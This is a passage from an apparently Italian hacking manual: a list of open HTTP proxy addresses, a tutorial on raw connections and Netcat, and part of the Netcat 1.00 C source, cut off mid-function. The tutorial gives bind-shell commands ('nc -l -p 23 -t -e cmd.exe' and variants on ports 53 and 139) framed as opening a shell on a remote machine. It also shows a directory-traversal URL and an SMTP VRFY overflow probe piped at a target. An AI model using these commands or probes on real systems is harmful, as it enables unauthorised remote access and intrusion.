202.96.57.173:8080@HTTP
202.96.61.100:8080@HTTP
202.96.65.75:8080@HTTP
202.96.66.147:8080@HTTP
202.96.66.148:8080@HTTP
202.96.66.151:8080@HTTP
202.96.66.157:8080@HTTP
202.96.66.146:8080@HTTP
202.96.66.150:8080@HTTP
202.96.66.233:8080@HTTP
202.96.70.226:8080@HTTP
202.96.70.227:8080@HTTP
202.96.75.23:8080@HTTP
202.96.75.25:8080@HTTP
202.96.75.199:8080@HTTP
202.96.75.230:8080@HTTP
202.96.75.231:8080@HTTP
202.96.75.234:8080@HTTP
202.96.80.8:8080@HTTP
202.96.80.16:8080@HTTP
202.96.80.62:8080@HTTP
202.96.80.67:8080@HTTP
202.96.80.76:8080@HTTP
202.96.81.132:8080@HTTP
202.96.81.133:8080@HTTP
202.96.81.152:8080@HTTP
202.96.88.34:8080@HTTP
202.96.88.49:8080@HTTP
202.96.89.49:8080@HTTP
202.96.91.27:8080@HTTP
202.96.94.21:8080@HTTP
202.96.94.19:8080@HTTP
```

```
202.96.96.84:8080@HTTP
202.96.96.105:8080@HTTP
202.96.96.114:8080@HTTP
202.96.96.119:8080@HTTP
202.96.98.41:8080@HTTP
202.96.103.40:8080@HTTP
202.96.103.251:8080@HTTP
202.96.105.1:8080@HTTP
202.96.105.3:8080@HTTP
202.96.105.7:8080@HTTP
202.96.105.109:8080@HTTP
```

Le connessioni RAW

Come abbiamo visto e come vedremo ancora successivamente spesso esiste la necessità di lavorare su determinati servers evitando la connessione mediante i client specifici di quel protocollo.
Cosa significa questa esclamazione ?
Semplicemente che per applicare alcune metodologie ad un server SMTP è necessario non utilizzare OUTLOOK o programmi simili ma potrebbe essere necessario usare al suo posto TELNET.
Lo stesso dicasi con qualsiasi altro protocollo a partire dal DNS per arrivare a http.
TELNET possiede un piccolo problema e precisamente potrebbe risentire dell'interpretazione fatta rispetto alll'input/output.
In moltissimi casi necessitiamo di metodi che ci permettano la connessione in modalità RAW con un certo server lanciabile da riga di comando in modo tale da poter essere inserito dentro a comandi composti gestiti tramite PIPE.
Uno di questi è quello che vedremo successivamente, NETCAT.
Una di queste utilità gestite con interfaccia WINDOWS è RAW PORT CONNECTOR il quale riesce a creare una connessione diretta con l'host specificato usando la porta voluta.

Il programma è di uso semplicissimo in quanto come parametri, inseribili direttamente nell'unica maschera, ci sono solo l'host e la porta di destinazione.
Dicevamo prima che spesso è importantissimo il collegamento possibile tra più processi eseguito tramite le PIPE sia del DOS che dello Unix.
Chiaramente la possibilità d'uso da linea di comando potrebbe permettere all'utility di sfruttare le possibilità legate alla redirezione eseguita con i vari < > e >>.
La modalità RAW è importante per qualsiasi funzione di gestione dei servers dove si pretende che quanto viene passato non sia di fatto processato ed interpretato dal programma di gestione della connessione.

Netcat

In alcuni tipi di attacchi abbiamo parlato dell'uso di NETCAT.
Netcat è in grado di risolvere alcuni tipi di problemi che deriverebbero dall'uso dei browser nell'ambito dell'applicazione di certe tecniche indirizzate verso delle porte specifiche come potrebbero esserlo quelle dei web servers.
In altri capitoli abbiamo visto, ad esempio, alcune sequenze di caratteri che potevano essere utilizzate indirizzate verso la porta 80 di qualche IP cn lo scopo di sfruttare certi BUGS.
I browser spesso includono dei filtri che permettono di filtrare alla base questi caratteri.
Ad esempio sequenze di caratteri come :

```
http://www.host.com/../../../../file
```

sono filtrate da sistemi com4e Internet Explorer e quindi non vengono passate ai WEB.
NETCAT costituisce un metodo di scrittura e lettura RAW verso gli IP/porte specificate.
Il programma è possibile utilizzarlo sia in ambiente Unix che in quello Windows in quanto questo si basa sui socket.
Netcat è un po' come i coltelli svizzeri multi funzioni jn quanto permette :

- Connessioni in ingresso ed in uscita, TCP e UDP, da e per qualsiasi porta
- Controllo completo forward/reverse del DNS coin tanto di warnings
- Uso locale di qualsiasi porta
- Possibilità di utilizzare qualsiasi indirizzo sorgente configurato
- Port scaning incorporato con randomizer
- Possibilità di leggere gli argomenti da un standard d'input
- Ritardo sull'invio settabile (n linee al secondo)
- Dump esadecimale dei dati trasmessi e ricevuti
- Permette ad un'altra applicazione di stabilire una connessione
- Risponditore TELNET
- Esecuzione in background

L'uso più semplice di netcat è quello legato alla possibilità di buttare giù una pagina WEB da un WEB Server.
Come saprete il CAT di Unix è un po' come il type ddel DOS i quali leggono da un file presente su disco e visualizzano a video il contenuto.
NETCAT riesce appunto a leggere e scrivere da una connessione di rete.
Tramite NETCAT ad esempio potete vedere l'header di un server WEB.
Create un file GET.TXT con dentro :

```
GET / HTTP/1.0
```

Ora richiamate NETCAT con :

```
nc -v www.website.com 80 < get.txt
```

L'opzione –v stà per VERBOSE MODE.
Un esempio molto più utile è invece legato al fatto di aprire una piccola shell sulla macchina remota.
Il comando da dare è :

```
nc -l -p 23 -t -e cmd.exe
```

L'argomento –p 23 stà per port 23 (telnet) mentre –e cmd.exe stà per execute cmd.exe
Altri comandi possono essere ad esempio :

```
nc -L -p 53 -e cmd.exe
```

oppure

```
nc -v xxx.xxx.xxx.xx 53
```

dove chiaramente xxx.xxx.xxx.xx è un indirizzo IP.
L'aggancio con servizio NETBIOS Session Service utilizzante la porta 139 può avvenire con :

nc -v -L -e cmd.exe -p 139 -s xxx.xxx.xxx.xxx

Il concetto d'uso della PIPE di Unix può essere utilizzata per abbinare le funzioni di NETCAT con quelle di altre utilities.
Ad esempio :

tar cfp - /some/dir | compress -c | nc -w 3 othermachine 1234

oppure

nc -l -p 1234 | uncompress -c | tar xvfp –

Dobbiamo sempre ricordarci che NETCAT potrebbe essere utilizzato mediante la congiunzione di più comandi tramite il pipe ovvero **|**.
Ad esempio l'output di un piccolo programma on PERL viene preso da NETCAT e inviato all'host di destinazione.
L'esempio lo vedremo anche con i buffer overflow in ogni caso al fine di fare vedere l'uso dei pipe ci costa poco vederlo qui a seguito :

```
echo "vrfy 'perl –e print "a" x 1000''" |nc www.target.com 25
```

I sorgenti di NETCAT sono i seguenti .
Il primo è Netcat.c

```
/* Netcat 1.00 951010

   A damn useful little "backend" utility begun 950915 or thereabouts,
   as *Hobbit*'s first real stab at some sockets programming.  Something that
   should have and indeed may have existed ten years ago, but never became a
   standard Unix utility.  IMHO, "nc" could take its place right next to cat,
   cp, rm, mv, dd, ls, and all those other cryptic and Unix-like things.

   Read the README for the whole story, doc, applications, etc.

   Layout:
        conditional includes:
        includes:
        handy defines:
        globals:
        malloced globals:
        cmd-flag globals:
        support routines:
        main:

  todo:
        more of the portability swamp, and an updated generic.h
        frontend progs to generate various packets, raw or otherwise...
        char-mode [cbreak, fcntl-unbuffered, etc...]
        connect-to-all-A-records hack
  bluesky:
        RAW mode!
        backend progs to grab a pty and look like a real telnetd?!
*/

#include "generic.h"          /* same as with L5, skey, etc */

/* conditional includes -- a very messy section: */
/* #undef _POSIX_SOURCE              /* might need this for something? */
#define HAVE_BIND             /* XXX -- for now, see below... */
#define HAVE_HELP             /* undefine if you dont want the help text */
/* #define ANAL                      /* if you want case-sensitive DNS matching */
#ifdef HAVE_STDLIB_H
#include <stdlib.h>
#else
#include <malloc.h>           /* xxx: or does it live in sys/ ?? */
```

```
#endif

/* have to do this *before* including types.h. xxx: Linux still has it wrong */
#ifdef FD_SETSIZE               /* should be in types.h, butcha never know. */
#undef FD_SETSIZE               /* if we ever need more than 16 active */
#endif                          /* fd's, something is horribly wrong! */
#ifdef WIN32
#define FD_SETSIZE 64           /* WIN32 does this as an array not a bitfield and it
likes 64 */
#else
#define FD_SETSIZE 16           /* <-- this'll give us a long anyways, wtf */
#endif
#include <sys/types.h>          /* *now* do it.  Sigh, this is broken */


#ifdef WIN32
#undef HAVE_RANDOM
#undef IP_OPTIONS
#undef SO_REUSEPORT
#include <windows.h>
#endif


#ifdef HAVE_RANDOM
#define SRAND srandom
#define RAND random
#else
#define SRAND srand
#define RAND rand
#endif /* HAVE_RANDOM */

/* xxx: these are rsh leftovers, move to new generic.h */
/* will we even need any nonblocking shit?  Doubt it. */
/* get FIONBIO from sys/filio.h, so what if it is a compatibility feature */
/* #include <sys/filio.h> */
/*
#include <sys/ioctl.h>
#include <sys/file.h>
*/

/* includes: */

#ifdef WIN32
#include "getopt.h"
#define sleep                   _sleep
#define strcasecmp              strcmpi
#define EADDRINUSE              WSAEADDRINUSE
#define ETIMEDOUT               WSAETIMEDOUT
#define ECONNREFUSED  WSAECONNREFUSED
#endif

#ifndef WIN32
#include <sys/time.h>           /* timeval, time_t */
#else
#include <time.h>
#endif

#include <setjmp.h>             /* jmp_buf et al */

#ifndef WIN32
#include <sys/socket.h>                 /* basics, SO_ and AF_ defs, sockaddr, ... */
#include <netinet/in.h>                 /* sockaddr_in, htons, in_addr */
#include <netinet/in_systm.h>/* misc crud that netinet/ip.h references */
#include <netinet/ip.h>                 /* IPOPT_LSRR, header stuff */
#include <netdb.h>              /* hostent, gethostby*, getservby* */
#include <arpa/inet.h>          /* inet_ntoa */
#else
#include <fcntl.h>
#include <io.h>
#include <conio.h>
#include <winsock.h>
#endif

#include <stdio.h>
#include <string.h>             /* strcpy, strchr, yadda yadda */
#include <errno.h>
#include <signal.h>
```

```
/* handy stuff: */
#define SA struct sockaddr    /* socket overgeneralization braindeath */
#define SAI struct sockaddr_in       /* ... whoever came up with this model */
#define IA struct in_addr     /* ... should be taken out and shot, */
                              /* ... not that TLI is any better.  sigh.. */
#define SLEAZE_PORT 31337     /* for UDP-scan RTT trick, change if ya want */
#define USHORT unsigned short /* use these for options an' stuff */
#define BIGSIZ 8192           /* big buffers */
#define SMALLSIZ 256          /* small buffers, hostnames, etc */

#ifndef INADDR_NONE
#define INADDR_NONE 0xffffffff
#endif
#ifdef MAXHOSTNAMELEN
#undef MAXHOSTNAMELEN         /* might be too small on aix, so fix it */
#endif
#define MAXHOSTNAMELEN 256
struct host_poop {
  char name[MAXHOSTNAMELEN];  /* dns name */
  char addrs[8][24];          /* ascii-format IP addresses */
  struct in_addr iaddrs[8];   /* real addresses: in_addr.s_addr: ulong */
};
#define HINF struct host_poop
struct port_poop {
  char name [64];             /* name in /etc/services */
  char anum [8];              /* ascii-format number */
  USHORT num;                 /* real host-order number */
};
#define PINF struct port_poop

/* globals: */
jmp_buf jbuf;                 /* timer crud */
int jval = 0;                 /* timer crud */
int netfd = -1;
int ofd = 0;                  /* hexdump output fd */
static char unknown[] = "(UNKNOWN)";
static char p_tcp[] = "tcp";  /* for getservby* */
static char p_udp[] = "udp";

#ifndef WIN32
#ifdef HAVE_BIND
extern int h_errno;
#endif
#endif
int gatesidx = 0;             /* LSRR hop count */
int gatesptr = 4;             /* initial LSRR pointer, settable */
USHORT Single = 1;            /* zero if scanning */
unsigned int insaved = 0;     /* stdin-buffer size for multi-mode */
unsigned int wrote_out = 0;   /* total stdout bytes */
unsigned int wrote_net = 0;   /* total net bytes */
static char wrote_txt[] = " sent %d, rcvd %d";
static char hexnibs[20] = "0123456789abcdef  ";

/* will malloc up the following globals: */
struct timeval * timer1 = NULL;
struct timeval * timer2 = NULL;
SAI * lclend = NULL;          /* sockaddr_in structs */
SAI * remend = NULL;
HINF ** gates = NULL;         /* LSRR hop hostpoop */
char * optbuf = NULL;         /* LSRR or sockopts */
char * bigbuf_in;             /* data buffers */
char * bigbuf_net;
fd_set * ding1;                      /* for select loop */
fd_set * ding2;
PINF * portpoop = NULL;              /* for getportpoop / getservby* */
unsigned char * stage = NULL; /* hexdump line buffer */

#ifdef WIN32
  char * setsockopt_c;
int nnetfd;
#endif

/* global cmd flags: */
USHORT o_alla = 0;
unsigned int o_interval = 0;
USHORT o_listen = 0;
```

```
USHORT o_nflag = 0;
USHORT o_wfile = 0;
USHORT o_random = 0;
USHORT o_udpmode = 0;
USHORT o_verbose = 0;
unsigned int o_wait = 0;
USHORT o_zero = 0;

/* Debug macro: squirt whatever to stderr and sleep a bit so we can see it go
   by.  need to call like Debug ((stuff)) [with no ; ] so macro args match!
   Beware: writes to stdOUT... */
#ifdef DEBUG
#define Debug(x) printf x; printf ("\n"); fflush (stdout); sleep (1);
#else
#define Debug(x)      /* nil... */
#endif

/* support routines -- the bulk of this thing.  Placed in such an order that
   we don't have to forward-declare anything: */

int helpme(); /* oop */

#ifdef WIN32

/* res_init
   winsock needs to be initialized. Might as well do it as the res_init
   call for Win32 */

void res_init()
{
WORD wVersionRequested;
WSADATA wsaData;
int err;
wVersionRequested = MAKEWORD(1, 1);

err = WSAStartup(wVersionRequested, &wsaData);

if (err != 0)
    /* Tell the user that we couldn't find a useable */
    /* winsock.dll.     */
    return;

/* Confirm that the Windows Sockets DLL supports 1.1.*/
/* Note that if the DLL supports versions greater */
/* than 1.1 in addition to 1.1, it will still return */
/* 1.1 in wVersion since that is the version we */
/* requested. */

if ( LOBYTE( wsaData.wVersion ) != 1 ||
        HIBYTE( wsaData.wVersion ) != 1 ) {
    /* Tell the user that we couldn't find a useable */
    /* winsock.dll. */
    WSACleanup();
    return;
    }

}

/* winsockstr
   Windows Sockets cannot report errors through perror() so we need to define
   our own error strings to print. Someday all the string should be prettied up.
   Prettied the errors I usually get */
char * winsockstr(error)
int error;
{
       switch (error)
       {
       case WSAEINTR          : return("INTR          ");
       case WSAEBADF          : return("BADF          ");
       case WSAEACCES         : return("ACCES         ");
       case WSAEFAULT         : return("FAULT         ");
       case WSAEINVAL         : return("INVAL         ");
       case WSAEMFILE         : return("MFILE         ");
       case WSAEWOULDBLOCK    : return("WOULDBLOCK    ");
       case WSAEINPROGRESS    : return("INPROGRESS    ");
       case WSAEALREADY       : return("ALREADY       ");
       case WSAENOTSOCK       : return("NOTSOCK       ");
```

```
        case WSAEDESTADDRREQ   : return("DESTADDRREQ   ");
        case WSAEMSGSIZE       : return("MSGSIZE       ");
        case WSAEPROTOTYPE     : return("PROTOTYPE     ");
        case WSAENOPROTOOPT    : return("NOPROTOOPT    ");
        case WSAEPROTONOSUPPORT: return("PROTONOSUPPORT");
        case WSAESOCKTNOSUPPORT: return("SOCKTNOSUPPORT");
        case WSAEOPNOTSUPP     : return("OPNOTSUPP     ");
        case WSAEPFNOSUPPORT   : return("PFNOSUPPORT   ");
        case WSAEAFNOSUPPORT   : return("AFNOSUPPORT   ");
        case WSAEADDRINUSE     : return("ADDRINUSE     ");
        case WSAEADDRNOTAVAIL  : return("ADDRNOTAVAIL  ");
        case WSAENETDOWN       : return("NETDOWN       ");
        case WSAENETUNREACH    : return("NETUNREACH    ");
        case WSAENETRESET      : return("NETRESET      ");
        case WSAECONNABORTED   : return("CONNABORTED   ");
        case WSAECONNRESET     : return("CONNRESET     ");
        case WSAENOBUFS        : return("NOBUFS        ");
        case WSAEISCONN        : return("ISCONN        ");
        case WSAENOTCONN       : return("NOTCONN       ");
        case WSAESHUTDOWN      : return("SHUTDOWN      ");
        case WSAETOOMANYREFS   : return("TOOMANYREFS   ");
        case WSAETIMEDOUT      : return("TIMEDOUT      ");
        case WSAECONNREFUSED   : return("connection refused");
        case WSAELOOP          : return("LOOP          ");
        case WSAENAMETOOLONG   : return("NAMETOOLONG   ");
        case WSAEHOSTDOWN      : return("HOSTDOWN      ");
        case WSAEHOSTUNREACH   : return("HOSTUNREACH   ");
        case WSAENOTEMPTY      : return("NOTEMPTY      ");
        case WSAEPROCLIM       : return("PROCLIM       ");
        case WSAEUSERS         : return("USERS         ");
        case WSAEDQUOT         : return("DQUOT         ");
        case WSAESTALE         : return("STALE         ");
        case WSAEREMOTE        : return("REMOTE        ");
        case WSAEDISCON        : return("DISCON        ");
        case WSASYSNOTREADY    : return("SYSNOTREADY    ");
        case WSAVERNOTSUPPORTED: return("VERNOTSUPPORTED");
        case WSANOTINITIALISED : return("NOTINITIALISED ");
        case WSAHOST_NOT_FOUND : return("HOST_NOT_FOUND ");
        case WSATRY_AGAIN      : return("TRY_AGAIN      ");
        case WSANO_RECOVERY    : return("NO_RECOVERY    ");
        case WSANO_DATA        : return("NO_DATA        ");
        default : return("unknown socket error");
        }
}
#endif





/* holler :
   fake varargs -- need to do this way because we wind up calling through
   more levels of indirection than vanilla varargs can handle, and not all
   machines have vfprintf/vsyslog/whatever!  6 params oughta be enough. */
void holler (str, p1, p2, p3, p4, p5, p6)
  char * str;
  char * p1, * p2, * p3, * p4, * p5, * p6;
{
  if (o_verbose) {
    fprintf (stderr, str, p1, p2, p3, p4, p5, p6);
#ifdef WIN32
        if (h_errno)
                fprintf (stderr, ": %s\n",winsockstr(h_errno));
#else
    if (errno) {              /* this gives funny-looking messages, but */
      perror (" ");           /* it's more portable than sys_errlist[]... */
    }                         /* xxx: do something better.  */
#endif
        else
      fprintf (stderr, "\n");
    fflush (stderr);
  }
} /* holler */

/* bail :
   error-exit handler, callable from anywhere */
void bail (str, p1, p2, p3, p4, p5, p6)
```

```
  char * str;
  char * p1, * p2, * p3, * p4, * p5, * p6;
{
  o_verbose = 1;
  holler (str, p1, p2, p3, p4, p5, p6);
#ifdef WIN32
  closesocket (netfd);
#else
  close (netfd);
#endif
  sleep (1);
  exit (1);
} /* bail */

/* catch :
   no-brainer interrupt handler */
void catch ()
{
  errno = 0;
   if (o_verbose > 1)        /* normally we don't care */
    bail (wrote_txt, wrote_net, wrote_out);

  bail (" punt!");
}

/* timeout and other signal handling cruft */
void tmtravel ()
{
#ifdef NTFIXTHIS
  signal (SIGALRM, SIG_IGN);
  alarm (0);
#endif
  if (jval == 0)
    bail ("spurious timer interrupt!");
  longjmp (jbuf, jval);
}



UINT theTimer;

/* arm :
   set the timer.  Zero secs arg means unarm  */
void arm (num, secs)
  unsigned int num;
  unsigned int secs;
{

#ifdef WIN32
       HANDLE stdhnd;
       stdhnd = GetStdHandle(STD_OUTPUT_HANDLE);
#ifdef DEBUG
       if (stdhnd != INVALID_HANDLE_VALUE)
               printf("handle is %ld\n", stdhnd);
       else
               printf("failed to get stdhndl\n");
#endif
#else
if (secs == 0) {                     /* reset */
       signal (SIGALRM, SIG_IGN);
    alarm (0);
    jval = 0;
  } else {                           /* set */
    signal (SIGALRM, tmtravel);
    alarm (secs);
    jval = num;
  } /* if secs */
#endif /* WIN32 */
} /* arm */

/* Hmalloc :
   malloc up what I want, rounded up to *4, and pre-zeroed.  Either succeeds
   or bails out on its own, so that callers don't have to worry about it. */
char * Hmalloc (size)
  unsigned int size;
{
  unsigned int s = (size + 4) & 0xfffffffc; /* 4GB?! */
```

```
  char * p = malloc (s);
  if (p != NULL)
    memset (p, 0, s);
  else
    bail ("Hmalloc %d failed", s);
  return (p);
} /* Hmalloc */

/* findline :
   find the next newline in a buffer; return inclusive size of that "line",
   or the entire buffer size, so the caller knows how much to then write().
   Not distinguishing \n vs \r\n for the nonce; it just works as is... */
unsigned int findline (buf, siz)
  char * buf;
  unsigned int siz;
{
  register char * p;
  register int x;
  if (! buf)                    /* various sanity checks... */
    return (0);
  if (siz > BIGSIZ)
    return (0);
  x = siz;
  for (p = buf; x > 0; x--) {
    if (*p == '\n') {
      x = (int) (p - buf);
      x++;                      /* 'sokay if it points just past the end! */
Debug (("findline returning %d", x))
      return (x);
    }
    p++;
  } /* for */
Debug (("findline returning whole thing: %d", siz))
  return (siz);
} /* findline */

/* comparehosts :
   cross-check the host_poop we have so far against new gethostby*() info,
   and holler about mismatches.  Perhaps gratuitous, but it can't hurt to
   point out when someone's DNS is fukt.  Returns 1 if mismatch, in case
   someone else wants to do something about it. */
int comparehosts (poop, hp)
  HINF * poop;
  struct hostent * hp;
{
  errno = 0;
#ifndef WIN32
  h_errno = 0;
#endif
/* The DNS spec is officially case-insensitive, but for those times when you
   *really* wanna see any and all discrepancies, by all means define this. */
#ifdef ANAL
  if (strcmp (poop->name, hp->h_name) != 0) {              /* case-sensitive */
#else
  if (strcasecmp (poop->name, hp->h_name) != 0) {   /* normal */
#endif
    holler ("DNS fwd/rev mismatch: %s != %s", poop->name, hp->h_name);
    return (1);
  }
  return (0);
/* ... do we need to do anything over and above that?? */
} /* comparehosts */

/* gethostpoop :
   resolve a host 8 ways from sunday; return a new host_poop struct with its
   info.  The argument can be a name or [ascii] IP address; it will try its
   damndest to deal with it.  "numeric" governs whether we do any DNS at all,
   and we also check o_verbose for what's appropriate work to do. */
HINF * gethostpoop (name, numeric)
  char * name;
  USHORT numeric;
{
  struct hostent * hostent;
  struct in_addr iaddr;
  register HINF * poop = NULL;
  register int x;
```

```
/* I really want to strangle the twit who dreamed up all these sockaddr and
   hostent abstractions, and then forced them all to be incompatible with
   each other so you *HAVE* to do all this ridiculous casting back and forth.
   If that wasn't bad enough, all the doc insists on referring to local ports
   and addresses as "names", which makes NO sense down at the bare metal.

   What an absolutely horrid paradigm, and to think of all the people who
   have been wasting significant amounts of time fighting with this stupid
   deliberate obfuscation over the last 10 years... then again, I like
   languages wherein a pointer is a pointer, what you put there is your own
   business, the compiler stays out of your face, and sheep are nervous.
   Maybe that's why my C code reads like assembler half the time... */

/* If we want to see all the DNS stuff, do the following hair --
   if inet_addr, do reverse and forward with any warnings; otherwise try
   to do forward and reverse with any warnings.  In other words, as long
   as we're here, do a complete DNS check on these clowns.  Yes, it slows
   things down a bit for a first run, but once it's cached, who cares? */

  errno = 0;
#ifndef WIN32
  h_errno = 0;
#endif
  if (name)
    poop = (HINF *) Hmalloc (sizeof (HINF));
  if (! poop)
    bail ("gethostpoop fuxored");
  strcpy (poop->name, unknown);             /* preload it */
/* see wzv:workarounds.c for dg/ux return-a-struct inet_addr lossage */
  iaddr.s_addr = inet_addr (name);

  if (iaddr.s_addr == INADDR_NONE) { /* here's the great split: names... */
    if (numeric)
      bail ("Can't parse %s as an IP address", name);
    hostent = gethostbyname (name);
    if (! hostent)
/* failure to look up a name is fatal, since we can't do anything with it */
/* XXX: h_errno only if BIND?  look up how telnet deals with this */
      bail ("%s: forward host lookup failed: h_errno %d", name, h_errno);
    strncpy (poop->name, hostent->h_name, sizeof (poop->name));
    for (x = 0; hostent->h_addr_list[x] && (x < 8); x++) {
      memcpy (&poop->iaddrs[x], hostent->h_addr_list[x], sizeof (IA));
      strncpy (poop->addrs[x], inet_ntoa (poop->iaddrs[x]),
        sizeof (poop->addrs[0]));
    } /* for x -> addrs, part A */
    if (! o_verbose)                /* if we didn't want to see the */
      return (poop);                /* inverse stuff, we're done. */
/* do inverse lookups in separate loop based on our collected forward addrs,
   since gethostby* tends to crap into the same buffer over and over */
    for (x = 0; poop->iaddrs[x].s_addr && (x < 8); x++) {
      hostent = gethostbyaddr ((char *)&poop->iaddrs[x],
                               sizeof (IA), AF_INET);
      if ((! hostent) || (! hostent-> h_name))
        holler ("Warning: inverse host lookup failed for %s: h_errno %d",
          poop->addrs[x], h_errno);
      else
        (void) comparehosts (poop, hostent);
    } /* for x -> addrs, part B */

  } else {                     /* not INADDR_NONE: numeric addresses... */
    memcpy (poop->iaddrs, &iaddr, sizeof (IA));
    strncpy (poop->addrs[0], inet_ntoa (iaddr), sizeof (poop->addrs));
    if (numeric)                    /* if numeric-only, we're done */
      return (poop);
    if (! o_verbose)                /* likewise if we don't want */
      return (poop);                /* the full DNS hair */
    hostent = gethostbyaddr ((char *) &iaddr, sizeof (IA), AF_INET);
/* numeric or not, failure to look up a PTR is *not* considered fatal */
    if (! hostent)
        holler ("%s: inverse host lookup failed: h_errno %d", name, h_errno);
    else {
        strncpy (poop->name, hostent->h_name, MAXHOSTNAMELEN - 2);
        hostent = gethostbyname (poop->name);
        if ((! hostent) || (! hostent->h_addr_list[0]))
          holler ("Warning: forward host lookup failed for %s: h_errno %d",
                poop->name, h_errno);
        else
```

```
          (void) comparehosts (poop, hostent);
    } /* if hostent */
  } /* INADDR_NONE Great Split */

/* whatever-all went down previously, we should now have a host_poop struct
   with at least one IP address in it. */
#ifndef WIN32
  h_errno = 0;
#endif
  return (poop);
} /* gethostpoop */

/* getportpoop :
   Same general idea as gethostpoop -- look up a port in /etc/services, fill
   in global port_poop, but return the actual port *number*.  Pass ONE of:
       pstring to resolve stuff like "23" or "exec";
       pnum to reverse-resolve something that's already a number.
   If o_nflag is on, fill in what we can but skip the getservby??? stuff.
   Might as well have consistent behavior here... */
USHORT getportpoop (pstring, pnum)
  char * pstring;
  unsigned int pnum;
{
  struct servent * servent;
#ifndef WIN32
  register int x;
  register int y;
#else
  u_short x;
  u_short y;
#endif
  char * whichp = p_tcp;
  if (o_udpmode)
    whichp = p_udp;
  portpoop->name[0] = '?';           /* fast preload */
  portpoop->name[1] = '\0';

/* case 1: reverse-lookup of a number; placed first since this case is much
   more frequent if we're scanning */
  if (pnum) {
    if (pstring)                     /* one or the other, pleeze */
      return (0);
    x = pnum;
    if (o_nflag)                     /* go faster, skip getservbyblah */
      goto gp_finish;
    y = htons (x);                   /* gotta do this -- see Fig.1 below */
    servent = getservbyport (y, whichp);
    if (servent) {
      y = ntohs (servent->s_port);
      if (x != y)                    /* "never happen" */
       holler ("Warning: port-bynum mismatch, %d != %d", x, y);
      strncpy (portpoop->name, servent->s_name, sizeof (portpoop->name));
    } /* if servent */
    goto gp_finish;
  } /* if pnum */

/* case 2: resolve a string, but we still give preference to numbers instead
   of trying to resolve conflicts.  None of the entries in *my* extensive
   /etc/services begins with a digit, so this should "always work" unless
   you're at 3com and have some company-internal services defined... */
  if (pstring) {
    if (pnum)                        /* one or the other, pleeze */
      return (0);
    x = atoi (pstring);
    if (x)
      return (getportpoop (NULL, x));       /* recurse for numeric-string-arg */
    if (o_nflag)                     /* can't use names! */
      return (0);
    servent = getservbyname (pstring, whichp);
    if (servent) {
      strncpy (portpoop->name, servent->s_name, sizeof (portpoop->name));
      x = ntohs (servent->s_port);
      goto gp_finish;
    } /* if servent */
  } /* if pstring */

  return (0);                        /* catches any problems so far */
```

```
/* Obligatory netdb.h-inspired rant: servent.s_port is supposed to be an int.
   Despite this, we still have to treat it as a short when copying it around.
   Not only that, but we have to convert it *back* into net order for
   getservbyport to work.  Manpages generally aren't clear on all this, but
   there are plenty of examples in which it is just quietly done.  More BSD
   lossage... since everything getserv* ever deals with is local to our own
   host, why bother with all this network-order/host-order crap at all?!
   That should be saved for when we want to actually plug the port[s] into
   some real network calls -- and guess what, we have to *re*-convert at that
   point as well.  Fuckheads. */

gp_finish:
/* Fall here whether or not we have a valid servent at this point, with
   x containing our [host-order and therefore useful, dammit] port number */
  sprintf (portpoop->anum, "%d", x); /* always load any numeric specs! */
  portpoop->num = (x & 0xffff);             /* ushort, remember... */
  return (portpoop->num);
} /* getportpoop */

/* nextport :
   Come up with the next port to try, be it random or whatever.  "block" is
   a ptr to randports array, whose bytes [so far] carry these meanings:
       0      ignore
       1      to be tested
       2      tested [which is set as we find them here]
   returns a USHORT random port, or 0 if all the t-b-t ones are used up. */
USHORT nextport (block)
  char * block;
{
  register unsigned int x;
  register unsigned int y;

  y = 70000;                 /* high safety count for rnd-tries */
  while (y > 0) {
    x = (RAND() & 0xffff);
    if (block[x] == 1) {     /* try to find a not-done one... */
      block[x] = 2;
      break;
    }
    x = 0;                   /* bummer. */
    y--;
  } /* while y */
  if (x)
    return (x);

  y = 65535;                 /* no random one, try linear downsearch */
  while (y > 0) {            /* if they're all used, we *must* be sure! */
    if (block[y] == 1) {
      block[y] = 2;
      break;
    }
    y--;
  } /* while y */
  if (y)
    return (y);                      /* at least one left */

  return (0);                /* no more left! */
} /* nextport */

/* loadports :
   set "to be tested" indications in BLOCK, from LO to HI.  Almost too small
   to be a separate routine, but makes main() a little cleaner... */
void loadports (block, lo, hi)
  char * block;
  USHORT lo;
  USHORT hi;
{
  USHORT x;

  if (! block)
    bail ("loadports: no block?!");
  if ((! lo) || (! hi))
    bail ("loadports: bogus values %d, %d", lo, hi);
  x = hi;
  while (lo <= x) {
    block[x] = 1;
```

```
    x--;
  }
} /* loadports */

#ifdef GAPING_SECURITY_HOLE
char * pr00gie = NULL;              /* global ptr to -e arg */
#ifdef WIN32
BOOL doexec(SOCKET  ClientSocket);  // this is in doexec.c
#else

/* doexec :
   fiddle all the file descriptors around, and hand off to another prog.  Sort
   of like a one-off "poor man's inetd".  This is the only section of code
   that would be security-critical, which is why it's ifdefed out by default.
   Use at your own hairy risk; if you leave shells lying around behind open
   listening ports you deserve to lose!! */
doexec (fd)
  int fd;
{
  register char * p;

  dup2 (fd, 0);                             /* the precise order of fiddlage */
#ifdef WIN32
  closesocket (fd);
#else
  close (fd);                       /* is apparently crucial; this is */
#endif
  dup2 (0, 1);                      /* swiped directly out of "inetd". */
  dup2 (0, 2);
  p = strrchr (pr00gie, '/');       /* shorter argv[0] */
  if (p)
    p++;
  else
    p = pr00gie;
Debug (("gonna exec %s as %s...", pr00gie, p))
  execl (pr00gie, p, NULL);
  bail ("exec %s failed", pr00gie);  /* this gets sent out.  Hmm... */
} /* doexec */
#endif
#endif /* GAPING_SECURITY_HOLE */

/* doconnect :
   do all the socket stuff, and return an fd for one of
       an open outbound TCP connection
       a UDP stub-socket thingie
   with appropriate socket options set up if we wanted source-routing, or
       an unconnected TCP or UDP socket to listen on.
   Examines various global o_blah flags to figure out what-all to do. */
int doconnect (rad, rp, lad, lp)
  IA * rad;
  USHORT rp;
  IA * lad;
  USHORT lp;
{
#ifndef WIN32
  register int nnetfd;
#endif
  register int rr;
  int x, y;

  errno = 0;
#ifdef WIN32
       WSASetLastError(0);
#endif
/* grab a socket; set opts */
  if (o_udpmode)
    nnetfd = socket (AF_INET, SOCK_DGRAM, IPPROTO_UDP);
  else
    nnetfd = socket (AF_INET, SOCK_STREAM, IPPROTO_TCP);
  if (nnetfd < 0)
    bail ("Can't get socket");
  if (nnetfd == 0)           /* might *be* zero if stdin was closed! */
    nnetfd = dup (nnetfd);    /* so fix it.  Leave the old 0 hanging. */
#ifdef WIN32
  rr = setsockopt (nnetfd, SOL_SOCKET, SO_REUSEADDR, (const char FAR *)setsockopt_c,
sizeof (setsockopt_c));
#else
```

```
  x = 1;
